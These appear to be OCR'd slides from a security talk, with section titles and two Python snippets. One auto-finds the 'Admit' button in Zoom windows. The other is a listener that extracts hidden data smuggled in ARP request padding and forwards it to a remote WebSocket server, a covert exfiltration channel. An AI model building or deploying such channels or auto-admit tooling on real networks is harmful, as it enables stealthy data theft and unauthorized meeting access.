
```python
for window_index, window in enumerate(windows):
        try:
            window_left, window_top, window_width, window_height = window[1]
            img_save_path = f'screenshot_{window_index}.png'
            zoom_screenshot = screenshot_region(
                (
                    window_left * scalex,
                    window_top * scaley,
                    window_width * scalex,
                    min(window_height, 200) * scaley
                ),
                img_save_path
            )
            filtered_image = min_rgb_filter(zoom_screenshot)
            filtered_image.save(img_save_path)
            admit_position = find_text_position(filtered_image, 'Admit')
```

NETWORK LISTENER SCRIPT



```python
CHANNEL_ID = 149

ws = None
websocket_server_url = "wss://[REDACTED]"
last_event_id = None

# WebSocket initialization
def send_websocket_message(data):
    global ws
    try:
        ws.send(data)
    except Exception as e:
        print(f"Failed to send data via WebSocket: {e}")

# Packet handler function
def process_packet(packet):
    global last_event_id
    if ARP in packet and packet[ARP].op == 1:  # ARP request
        # Extract extra payload data
        arppayload = bytes(packet[ARP])[28:]  # Start after standard ARP payload
        if len(arppayload) < 2 or arppayload[0] != CHANNEL_ID:
            return
        event_id = arppayload[1]
        if last_event_id == event_id:
            return
        last_event_id = event_id
        extra_data = arppayload[2:].decode('utf-8', errors='ignore').strip('\x00')
        if len(extra_data) > 0:
            print(extra_data)
            send_websocket_message(extra_data)
```

03


DEMONSTRATION




ZOOM DEMO




ZOOM DEMO




ZOOM DEMO




ZOOM DEMO




ARP HID DEMO





ARP HID DEMO



